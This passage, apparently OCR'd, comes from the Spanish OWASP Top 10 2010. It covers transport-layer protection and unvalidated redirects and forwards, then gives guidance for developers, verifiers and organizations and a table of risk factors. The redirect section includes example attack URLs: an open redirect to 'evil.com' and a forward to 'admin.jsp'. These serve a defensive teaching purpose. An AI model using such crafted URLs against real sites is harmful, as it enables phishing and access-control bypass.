Considere la probabilidad de que alguien pueda capturar el tráfico de red de sus usuarios. Si la aplicación se encuentra en Internet, debe considerar quién conoce cómo sus usuarios pueden acceder a esta aplicación. Por otro lado, no olvide las conexiones a sistemas finales (*back-end*).	Aunque generalmente es difícil capturar el tráfico de red de los usuarios, en ocasiones puede resultar fácil. La principal dificultad radica en capturar el tráfico de red adecuado mientras los usuarios están accediendo al sitio vulnerable.	Con frecuencia, las aplicaciones no protegen el tráfico de red. Si utilizan SSL/TLS durante la autenticación, pero no en otros lugares, posibilitan que datos sensibles e identificadores de sesión puedan ser interceptados. A menudo, también se utilizan certificados expirados o configurados incorrectamente. Detectar problemas básicos es fácil, basta con observar el tráfico de red. Otras deficiencias más sutiles requieren analizar el diseño de la aplicación y la configuración del servidor.		Estos problemas exponen información asociada a los usuarios y pueden derivar en un robo de cuentas. Si una cuenta de administración es comprometida, podría verse expuesta toda la aplicación. Configuraciones SSL deficientes también pueden facilitar los ataques de phishing y MITM.	Considere el valor de negocio de la información expuesta en los canales de comunicación, en cuanto a sus necesidades de confidencialidad e integridad, así como la necesidad de autenticar a ambos extremos.

¿Soy vulnerable?

La mejor forma de averiguar si una aplicación se encuentra insuficientemente protegida en la capa de transporte, es verificar que:

1. Se utiliza SSL para proteger todo el tráfico relacionado con la autenticación.
2. Se utiliza SSL para todos los recursos de páginas y servicios privados. Esto protege todos los datos y tokens de sesión que se intercambian. Se debe evitar el acceso SSL únicamente a determinados recursos de una página ya que esto provoca advertencias en el navegador y puede exponer el identificador de sesión de los usuarios.
3. Sólo se soportan algoritmos considerados fuertes.
4. Todas las cookies de sesión tienen el atributo “secure” activado, de forma que el navegador nunca las transmita en claro.
5. El certificado del servidor es legítimo y se encuentra configurado correctamente para este servidor. Esto incluye que sea emitido por una entidad autorizada, que no haya expirado, que no se encuentre revocado y que se ajuste a todos los dominios utilizados por la aplicación.

¿Como puedo evitar esto?

Proporcionar una protección adecuada a la capa de transporte puede afectar al diseño de la aplicación. De esta forma, resulta más fácil requerir SSL para la aplicación completa. Por razones de rendimiento, algunas aplicaciones utilizan SSL únicamente para acceder a páginas privadas. Otras, utilizan SSL sólo en páginas “críticas”, pero esto puede exponer identificadores de sesión y otra información sensible. Como mínimo, se debería aplicar lo siguiente:

1. Requerir SSL para todas las páginas sensibles. Las peticiones sin SSL a estas páginas deben ser redirigidas a las páginas con SSL.
2. Establecer el atributo “secure” en todas las cookies sensibles.
3. Configurar el servidor SSL para que acepte únicamente algoritmos considerados fuertes (por ejemplo, que cumpla FIPS 140-2).
4. Verificar que el certificado sea válido, no se encuentre expirado o revocado y que se ajuste a todos los dominios utilizados por la aplicación.
5. Conexiones a sistemas finales (*back-end*) y otros sistemas también deben utilizar SSL u otras tecnologías de cifrado.

Ejemplos de Escenarios de Ataque

Escenario #1: Una aplicación no utiliza SSL para todas las páginas que requieren autenticación. El atacante simplemente captura el tráfico de red (por ejemplo, a través de una red inalámbrica abierta o un sistema vecino de su red cableada), y observa la cookie de sesión de una víctima autenticada.

Escenario #2: Una aplicación utiliza un certificado SSL configurado incorrectamente, lo que provoca que el navegador muestre advertencias a sus usuarios. Los usuarios tienen que aceptar dichas advertencias y continuar para poder acceder a la aplicación. Esto hace que los usuarios se acostumbren a estos avisos. Un ataque de phishing contra la aplicación atrae los clientes a otra aplicación de apariencia similar a la original que no dispone de un certificado válido, lo que genera advertencias similares en el navegador. Como las víctimas se encuentran acostumbradas a dichas advertencias, proceden a acceder al sitio de phishing facilitando contraseñas u otra información sensible.

Escenario #3: Una aplicación simplemente utiliza ODBC/JDBC para la conexión con la base de datos, sin darse cuenta de que todo el tráfico se transmite en claro.

Referencias

OWASP


Para un mayor conjunto de requisitos y problemas que deben evitarse en este ámbito, consulte las secciones de requisitos de ASVS para Seguridad en las Comunicaciones (V10):

- OWASP Transport Layer Protection Cheat Sheet
- OWASP Top 10-2007 on Insecure Communications
- OWASP Development Guide: Chapter on Cryptography
- OWASP Testing Guide: Chapter on SSL/TLS Testing

Externas

- CWE Entry 319 on Cleartext Transmission of Sensitive Information
- SSL Labs Server Test
- Definition of FIPS 140-2 Cryptographic Standard

A10 Redirecciones y reenvíos no validados



Considere la probabilidad de que alguien pueda engañar a los usuarios a enviar una petición a su aplicación web. Cualquier aplicación o código HTML al que acceden sus usuarios podría realizar este engaño.

Un atacante crea enlaces a redirecciones no validadas y engaña a las víctimas para que hagan clic en dichos enlaces. Las víctimas son más propensas a hacer clic sobre ellos ya que el enlace lleva a una aplicación en la que se confía. El atacante tiene como objetivo los destinos inseguros para evadir los controles de seguridad.

Con frecuencia, las aplicaciones redirigen a los usuarios a otras páginas, o utilizan destinos internos de forma similar. Algunas veces la página de destino se especifica en un parámetro no validado, permitiendo a los atacantes elegir dicha página.

Detectar redirecciones sin validar es fácil. Se trata de buscar redirecciones donde el usuario puede establecer la dirección URL completa. Verificar reenvíos sin validar resulta más complicado ya que apuntan a páginas privadas.

Estas redirecciones pueden intentar instalar código malicioso o engañar a las víctimas para que revelen contraseñas u otra información sensible. El uso de reenvíos inseguros puede permitir evadir el control de acceso.

Considere el valor de negocio de conservar la confianza de sus usuarios. ¿Qué pasaría si sus usuarios son infectados con código malicioso? ¿Qué ocurriría si los atacantes pudieran acceder a operativas que sólo debieran estar disponibles de forma interna?

¿Soy vulnerable?

La mejor forma de averiguar si una aplicación dispone de redirecciones y re-envíos no validados, es verificar que:

1. Se revisa el código para detectar el uso de redirecciones o reenvíos (llamados transferencias en .NET). Para cada uso, identificar si la URL objetivo se incluye en el valor de algún parámetro. Si es así, verificar que el parámetro se comprueba para que contenga únicamente un destino, o un recurso de un destino, válido.
2. Además, recorrer la aplicación para observar si genera cualquier redirección (códigos de respuesta HTTP 300-307, típicamente 302). Analizar los parámetros facilitados antes de la redirección para ver si parecen ser una URL de destino o un recurso de dicha URL. Si es así, modificar la URL de destino y observar si la aplicación redirige al nuevo destino.
3. Si el código no está disponible, se deben analizar todos los parámetros para ver si pudieran formar parte de una redirección o destino y modificarlos para comprobar su comportamiento.

¿Como puedo evitar esto?

Puede realizarse un uso seguro de redirecciones y re-envíos de varias maneras:

1. Simplemente, evitando el uso de redirecciones y reenvíos.
2. Si se utiliza, no involucrar parámetros manipulables por el usuario para definir el destino. Generalmente, esto puede realizarse.
3. Si los parámetros de destino no pueden evitarse, asegúrese de que el valor facilitado es **válido** y **autorizado** para el usuario. Se recomienda que el valor de cualquier parámetro de destino sea un valor de mapeo, en lugar de la dirección, o parte de la dirección, de la URL y en el código del servidor traducir dicho valor a la dirección URL de destino. Las aplicaciones pueden utilizar ESAPI para sobrescribir el método "sendRedirect()" y asegurarse de que todos los destinos redirigidos son seguros.

Evitar estos problemas resulta extremadamente importante ya que son un blanco preferido por los phishers que intentan ganarse la confianza de los usuarios.

Ejemplos de Escenarios de Ataque

Escenario #1: La aplicación tiene una página llamada "redirect.jsp" que recibe un único parámetro llamado "url". El atacante compone una URL maliciosa que redirige a los usuarios a una aplicación que realiza el phishing e instala código malicioso.

http://www.example.com/redirect.jsp?url=evil.com

Escenario #2:

La aplicación utiliza destinos para redirigir las peticiones entre distintas partes de la aplicación. Para facilitar esto, algunas páginas utilizan un parámetro para indicar dónde será dirigido el usuario si la transacción es correcta. En este caso, el atacante compone una URL que evadirá el control de acceso de la aplicación y llevará al atacante a una función de administración a la que en una situación habitual no debería tener acceso.

http://www.example.com/boring.jsp?fwd=admin.jsp

Referencias

OWASP

- OWASP Article on Open Redirects
- ESAPI SecurityWrapperResponse sendRedirect() method

Externas

- CWE Entry 601 on Open Redirects
- WASC Article on URL Redirector Abuse
- Google blog article on the dangers of open redirects

+D Próximo Paso para Desarrolladores

Establecer y emplear un conjunto completo de Controles de Seguridad

Tanto si usted es nuevo en el campo de la seguridad en aplicaciones web como si ya se encuentra familiarizado con estos riesgos, la tarea de producir una aplicación web segura o corregir una ya existente puede ser difícil. Si debe gestionar un gran número de aplicaciones, puede resultar desalentador.

OWASP tiene disponibles un gran número de recursos Libres y Abiertos

Para ayudar a las organizaciones y desarrolladores a reducir los riesgos de seguridad de sus aplicaciones de un modo rentable, OWASP ha producido un gran número de recursos libres y abiertos, que los puede usar para gestionar la seguridad de las aplicaciones en su organización. A continuación, se muestran algunos de los muchos recursos que OWASP ha producido para ayudar a las organizaciones a generar aplicaciones web seguras. En la siguiente página, presentamos recursos adiciones de OWASP que pueden ayudar a las organizaciones a verificar la seguridad de sus aplicaciones.

Requisitos de seguridad de la aplicación

- Para producir una aplicación web segura, debe definir que significa para esa aplicación ser segura. OWASP le recomienda usar los estándares de verificación de seguridad en aplicaciones, Application Security Verification Standard (ASVS), como una guía para configurar los requisitos de seguridad de tu/s aplicación/es. Si externaliza el proceso, puede considerar el Anexo a Contratos de Seguridad de Software.

Arquitectura de seguridad de la aplicación

- En vez de introducir la seguridad en sus aplicaciones a posteriori, es mucho más rentable en términos de coste integrar la seguridad desde el diseño inicial. OWASP recomienda la Guía de desarrollo OWASP, como un buen punto de partida para tener una orientación de como integrar la seguridad desde el diseño inicial.

Estándares de controles de seguridad

- Construir controles de seguridad robustos y utilizables es excepcionalmente difícil. Proporcionar a los desarrolladores con un conjunto de controles de seguridad estándar simplifica radicalmente el desarrollo de aplicaciones seguras. OWASP recomienda el proyecto OWASP Enterprise Security API (ESAPI) como un modelo para las APIs de seguridad para producir aplicaciones web seguras. ESAPI proporciona implementaciones de referencia en Java, .NET, PHP, Classic ASP, Python, y Cold Fusion.

Ciclo de vida de desarrollo seguro

- Para mejorar el proceso que su organización sigue a la hora de generar aplicaciones, OWASP recomienda el modelo de comprobación de Madurez del software, OWASP Software Assurance Maturity Model (SAMM). Este modelo ayuda a las organizaciones a formular e implementar una estrategia que se ajuste a los riesgos específicos a los que se enfrenta su organización.

Formación sobre seguridad en aplicaciones

- El Proyecto de Educación OWASP proporciona materiales de formación para ayudar a educar desarrolladores en seguridad en aplicaciones web, y ha compilado una gran número de presentaciones educativas. Para una formación práctica acerca de vulnerabilidades, pruebe el proyecto OWASP WebGoat. Para mantenerse al día, acuda a una Conferencia de seguridad en aplicaciones OWASP, conferencia de formación OWASP, o reuniones de los capítulos OWASP locales.

Hay un gran número de recursos adicionales OWASP para su uso. Visite por favor la página de proyectos OWASP, que lista todos los proyectos de OWASP, organizados por la calidad de la distribución de cada proyecto (Versión Final, Beta, o Alfa). La mayoría de recursos de OWASP están disponibles en nuestro wiki, y muchos otros documentos del OWASP se pueden encargar en copia impresa.

+V Próximo Paso para Verificadores

Organícese

Para verificar la seguridad de una aplicación web que ha desarrollado, o que está considerando comprar, OWASP recomienda que revise el código de la aplicación (si está disponible), y también evaluar la aplicación. OWASP recomienda una combinación de análisis de seguridad de código y pruebas de intrusión siempre que sean posibles, ya que le permita aprovechar las fortalezas de ambas técnicas, y además los dos enfoques se complementan entre sí. Las herramientas para ayudar en el proceso de verificación pueden mejorar la eficiencia y efectividad de un analista experto. Las herramientas de evaluación de OWASP están enfocadas en ayudar a un experto en ser más eficaz, más que en tratar de automatizar el proceso de análisis.

Cómo estandarizar la verificación de seguridad de las aplicaciones: Para ayudar a las organizaciones a desarrollar código de forma consistente y con un nivel definido de rigor, al momento de evaluar la seguridad de las aplicaciones web, OWASP ha producido los estándares de verificación (ASVS) de seguridad en aplicaciones. Este documento define un estándar de verificación mínimo para realizar pruebas de seguridad en aplicaciones web. OWASP le recomienda utilizar los ASVS como orientación no solamente para verificar la seguridad de una aplicación web, sino también para evaluar que técnicas son más adecuadas , y para ayudarle a definir y seleccionar un nivel de rigor en la comprobación de seguridad de una aplicación web. OWASP le recomienda también utilizar los ASVS para ayudar a definir y seleccionar cualquiera de los servicios de evaluación de aplicaciones web que puede obtener de un proveedor externo.

Suite de Herramientas de Evaluación: El OWASP Live CD Project ha reunido algunas de las mejores herramientas de seguridad de código abierto en un único sistema de arranque. Los desarrolladores Web, analistas y profesionales de seguridad pueden arrancar desde este Live CD y tener acceso inmediato a una suite de pruebas de seguridad completa. No se requiere instalación o configuración para utilizar las herramientas proporcionadas en este CD.

Revisión de código

Analizar el código fuente es la manera más sólida para verificar si una aplicación es segura. Realizar tests sobre una aplicación sólo puede demostrar que una aplicación es insegura.

Revisión de Código: Como un añadido a la Guía del Desarrollador OWASP, y la Guía de Pruebas, OWASP ha producido la Guía de Revisión de Código para ayudar a los desarrolladores y especialistas en aplicaciones de seguridad a comprender cómo revisar la seguridad de una aplicación web de modo eficaz y eficiente mediante la revisión del código. Existen numerosos problemas de seguridad de aplicación web, como los errores de inyección, que son mucho más fáciles de encontrar a través de revisión de código, que mediante pruebas externas..

Herramientas de revisión de código: OWASP ha estado haciendo algunos trabajos prometedores en el área de ayudar a los expertos en la realización de análisis de código, pero estas herramientas se encuentran aún en sus primeras fases. Los autores de estas herramientas las emplean a diario para realizar sus revisiones de código de seguridad, pero los usuarios no expertos pueden encontrar estas herramientas un poco difíciles de usar. Estas herramientas incluyen CodeCrawler, Orizon, y O2.

Pruebas de seguridad e Intrusión

Tests de aplicación: El proyecto OWASP ha creado la Guía de pruebas para ayudar a los desarrolladores, analistas y especialistas en aplicaciones de seguridad a comprender cómo probar eficiente y de modo eficaz la seguridad en aplicaciones web. Esta amplia guía, con docenas de colaboradores, ofrece una amplia cobertura sobre muchos temas de comprobación de seguridad de aplicación web. Así como la revisión de código tiene sus puntos fuertes, también los tienen las pruebas de seguridad. Es muy convincente cuando puedes demostrar que una aplicación es insegura demostrando su explotabilidad. También hay muchos problemas de seguridad, en particular la seguridad proporcionada por la infraestructura de las aplicaciones, que simplemente no pueden ser detectados por una revisión del código, ya que no es la aplicación quien está proporcionando la seguridad..

Herramientas de Intrusión de Aplicación: WebScarab, que es uno de los proyectos más utilizados de OWASP, es un proxy de aplicación de pruebas web. Permite que un analista de seguridad interceptar las solicitudes de aplicación web, de modo que el analista puede descubrir cómo funciona la aplicación, y luego le permite enviar solicitudes de prueba para ver si la aplicación responde de modo seguro a las peticiones. Esta herramienta es especialmente eficaz a la hora de ayudar a un analista en la identificación de vulnerabilidades XSS, de autenticación, de control de acceso.

+O Próximo Paso para Organizaciones

Empiece ya su programa de Seguridad en Aplicaciones

Hoy en día, la seguridad en las aplicaciones ya no es una opción. Entre los ataques en aumento y presiones de cumplimiento normativo, las organizaciones deben establecer un mecanismo eficaz para asegurar sus aplicaciones. Dado el asombroso número de solicitudes y líneas de código que ya están en producción, muchas organizaciones están luchando para conseguir gestionar el enorme volumen de vulnerabilidades. OWASP recomienda a las organizaciones a establecer un programa de seguridad de las aplicaciones para aumentar el conocimiento y mejorar la seguridad en toda su cartera de aplicaciones. Conseguir un nivel de seguridad de las aplicaciones requiere que diversas partes diferentes de una organización trabajen juntos de manera eficiente, incluidos los departamentos de seguridad y auditoría, desarrollo de software, y gestión ejecutiva y del negocio. Se requiere que la seguridad sea visible, para que todos los participantes puedan ver y entender la postura de la organización de seguridad en aplicaciones. También es necesario centrarse en las actividades y resultados que realmente ayuden a mejorar la seguridad de la empresa mediante la reducción de riesgo en la forma más rentable posible. Algunas de las actividades clave en la efectiva aplicación de los programas de seguridad incluyen:

Empezar

- Establecer un programa de seguridad de apliación y dirigir su adopción.
- Realizar un análisis de comparación de diferencias entre tu organización y otras análogas para definir las áreas clave de mejora y un plan de ejecución.
- Obtener la aprobación de la dirección y establecer una campaña de concienciación de seguridad en las aplicaciones para toda la organización IT.

Enfoque basado en catalogar los Riesgos

- Identificar y eestablecer una prioridad en su catálogo de aplicaciones desde una perspectiva del riesgo inherente.
- Crear un modelo de perfilado de riesgo de las aplicaciones para medir y priorizar las aplicaciones de su catálogo. Establecer unas directrices para garantizar y definir adecuadamente los niveles de cobertura y rigor requeridos.
- Establecer un modelo de calificación del riesgo común con un conjunto de factores de impacto y probabilidad consistente que reflejen la tolerancia al riesgo de su organización.

Ayudar con una base robusta

- Establecer un conjunto de políticas y estándares que proporcionen un nivel base de seguridad de las aplicaciones, para que todo el equipo de desarrollo lo pueda incorporar.
- Definir un conjunto de controles de seguridad reutilizables común que complemente a esas políticas y estándares y proporcione una guía en su uso en el diseño y desarrollo.
- Establecer un perfil de formación en seguridad en aplicaciones que sea un requisito, dirigido a los diferentes roles y temáticas de desarrollo.

Integrar la Seguridad en los Procesos Existentes

- Definir e integrar actividades de implementación de seguridad y verificación en los procesos operativos y de desarrollo existentes. Estas actividades incluyen el Modelado de Amenazas, Diseño y Revisión seguros, Programación Segura y Análisis de Código, Pruebas de Intrusión, Remediación, etc.
- Proveer de expertos en cada materia y de servicios de soporte para los equipos de proyecto y desarrollo.

Proporcionar una visión de gestión

- Gestionar a través de métricas. Manejar las decisiones de mejora y provisión de recursos económicos basándose en las métricas y el análisis de los datos capturados. Las métricas incluyen el seguimiento de las prácticas/actividades de seguridad, vulnerabilidades introducidas, mitigadas, cobertura de la aplicación, etc.
- Analizar los datos de las actividades de implementación y verificación para buscar las causas de origen y patrones en las vulnerabilidades para poder conducir así mejoras estratégicas en la organización.

+R Notas acerca de los riesgos

Es acerca de los riesgos, no de las debilidades

Aunque las versiones anteriores del OWASP Top 10 se enfocaban en la identificación de las "vulnerabilidades" más comunes, estos documentos de hecho siempre se han organizado alrededor de los riesgos. Esto causó algún grado de confusión comprensible por parte de la gente que buscaba una taxonomía de debilidades hermética. Esta actualización clarifica el foco en el riesgo del Top 10 siendo más explícita acerca de cómo los agentes de amenaza, vectores de ataque, debilidades, impactos técnicos e impactos de negocio se combinan para producir riesgos.


Para hacerlo, hemos desarrollado una metodología de Evaluación de Riesgos para el Top 10 que está basado en la Metodología de Evaluación de Riesgos OWASP. Para cada elemento del Top 10, estimamos el riesgo típico que cada debilidad introduce en una aplicación web típica fijándonos en factores de probabilidad comunes y en factores de impacto para cada debilidad común. Entonces ordenamos por rango el Top 10 de acuerdo con aquellas debilidades que típicamente introducen el riesgo más significativo en una aplicación.

La Metodología de Evaluación de Riesgos OWASP define numerosos factores para ayudar a calcular el riesgo de una vulnerabilidad identificada. Sin embargo, el Top 10 debe hablar acerca de generalidades, más que de vulnerabilidades específicas en aplicaciones reales. Consecuentemente, nunca podemos ser tan precisos como puede serlo el dueño de un sistema cuando calcula el riesgo para su(s) aplicación(es). No sabemos cuán importantes son sus aplicaciones y sus datos, cuáles son sus agentes de amenaza, ni como ha sido construido su sistema o como está siendo operado.

Nuestra metodología incluye tres factores de probabilidad para cada debilidad (prevalencia, detectabilidad y facilidad de explotación) y un factor de impacto (impacto técnico). La prevalencia de una debilidad es un factor que típicamente no tiene usted que calcular. En cuanto a datos de prevalencia, nos hemos provisto de estadísticas de prevalencia de un número de organizaciones diferentes y hemos promediado sus datos para obtener una lista Top 10 de probabilidad de existencia por prevalencia. Estos datos fueron entonces combinados con los otros dos factores de probabilidad (detectabilidad y facilidad de explotación) para calcular una tasa de probabilidad para cada debilidad. Esto fue entonces multiplicado por nuestro impacto técnico promedio estimado para cada elemento para obtener una clasificación por riesgo total para cada elemento en el Top 10.

Note que esta aproximación no toma en cuenta la probabilidad del agente de amenaza. Tampoco toma en cuenta ninguno de los varios detalles técnicos asociados con su aplicación particular. Cualquiera de estos factores podría afectar significativamente la probabilidad total de que un atacante encuentre y explote una vulnerabilidad específica. Esta categorización además no toma en cuenta el impacto real en su negocio. Su organización tendrá que decidir cuánto riesgo de seguridad en las aplicaciones está la organización dispuesta a aceptar. El propósito del OWASP Top 10 no es hacer este análisis de riesgo por usted.

El siguiente gráfico ilustra nuestro cálculo del riesgo para A2: Cross-Site Scripting, como un ejemplo. Note que XSS es tan prevalente que obtuvo el único valor de prevalencia "MUY DIFUNDIDO". Todos los otros riesgos fueron de difundido a poco común (valores 1 a 3).



+F Detalles acerca de los factores de riesgo

Resumen de los factores de riesgo Top 10

La siguiente tabla presenta un resumen del Top 10 de Riesgos de Seguridad de Aplicación 2010, y los factores de riesgo que hemos asignado a cada riesgo. Estos factores fueron determinados basándose en las estadísticas disponibles y en la experiencia del equipo OWASP. Para entender estos riesgos para una aplicación u organización particular, **usted debe considerar sus propios agentes de amenaza e impactos de negocio específicos**. Incluso debilidades de software escandalosas podrían no representar un riesgo serio si no hay agentes de amenaza en posición de ejecutar el ataque necesario o el impacto de negocio puede ser insignificante para los activos involucrados.

RIESGO	Agentes De Amenaza	Vectores de Ataque	Vulnerabilidades de Seguridad		Impactos Técnicos	Impactos al Negocio
		Explotación	Prevalencia	Detección	Impacto	
A1-Inyeccion		FACIL	COMUN	MEDIA	SEVERO	
A2-XSS		MEDIA	MUY DIFUNDIDA	FACIL	MOERADO	
A3-Autent'n		MEDIA	COMUN	MEDIA	SEVERO	
A4-DOR		FACIL	COMUN	FACIL	MODERADO	
A5-CSRF		MEDIA	MUY COMUN	FACIL	MODERADO	
A6-Config		FACIL	COMUN	FACIL	MODERADO	
A7-Crypto		DIFICIL	POCO COMUN	DIFICIL	SEVERO	
A8-Accesso URL		FACIL	POCO COMUN	MEDIA	MODERADO	
A9-Transporte		DIFICIL	COMUN	FACIL	MODERADO	
A10-Redirects		MEDIA	POCO COMUN	FACIL	MODERADO	

Riesgos adicionales a considerar

El Top 10 cubre mucho terreno, pero hay otros riesgos que debería considerar y evaluar en su organización. Algunos de estos han aparecido en versiones previas del OWASP Top 10, y otros no, incluyendo nuevas técnicas de ataque que están siendo identificadas todo el tiempo. Otros riesgos de seguridad de aplicación importantes (listados en orden alfabético) que debería también considerar incluyen:

- Clickjacking (técnica de ataque recién descubierta en el 2.008)
- Denegación de servicio (estuvo en el Top 10 del 2.004 – Entrada A9)
- Ejecución de archivos maliciosos (estuvo en el Top 10 del 2.007 – Entrada A3)
- Falta de detección y respuesta a las intromisiones
- Fallas de concurrencia
- Filtración de información y Manejo inapropiado de errores (fue parte del Top 10 del 2.007 – Entrada A6)
- Registro y responsabilidad insuficientes (relacionado al Top 10 del 2.007 – Entrada A6)

LOS ICONOS MÁS ABAJO REPRESENTAN OTRAS VERSIONES DISPONIBLES DE ESTE LIBRO.

ALFA: Un libro de calidad **Alfa** es un borrador de trabajo. La mayor parte del contenido se encuentra en bruto y en desarrollo hasta el próximo nivel de publicación.

BETA: Un libro de calidad **Beta** es el próximo nivel de calidad. El contenido se encuentra todavía en desarrollo hasta la próxima publicación.

FINAL: Un libro de calidad **Final** es el nivel más alto de calidad, y es el producto finalizado.

ALFA BETA FINAL

USTED ES LIBRE DE:

copiar, distribuir y ejecutar públicamente la obra

hacer obras derivadas

BAJO LAS SIGUIENTES CONDICIONES:

Reconocimiento — Debe reconocer los créditos de la obra de la manera especificada por el autor o el licenciante (pero no de una manera que sugiera que tiene su apoyo o apoyan el uso que hace de su obra).

Compartir bajo la misma licencia — Si altera o transforma esta obra, o genera una obra derivada, sólo puede distribuir la obra generada bajo una licencia idéntica a ésta.

OWASP
The Open Web Application Security Project

El proyecto abierto de seguridad en aplicaciones Web (OWASP por sus siglas en inglés) es una comunidad abierta y libre de nivel mundial enfocada en mejorara la seguridad en las aplicaciones de software. Nuestra misión es hacer la seguridad en aplicaciones "visible", de manera que las organizaciones pueden hacer decisiones informadas sobre los riesgos en la seguridad de aplicaciones. Todo mundo es libre de participar en OWASP y en todos los materiales disponibles bajo una licencia de software libre y abierto. La fundación OWASP es una organización sin ánimo de lucro 501c3 que asegura la disponibilidad y apoyo permanente para nuestro trabajo.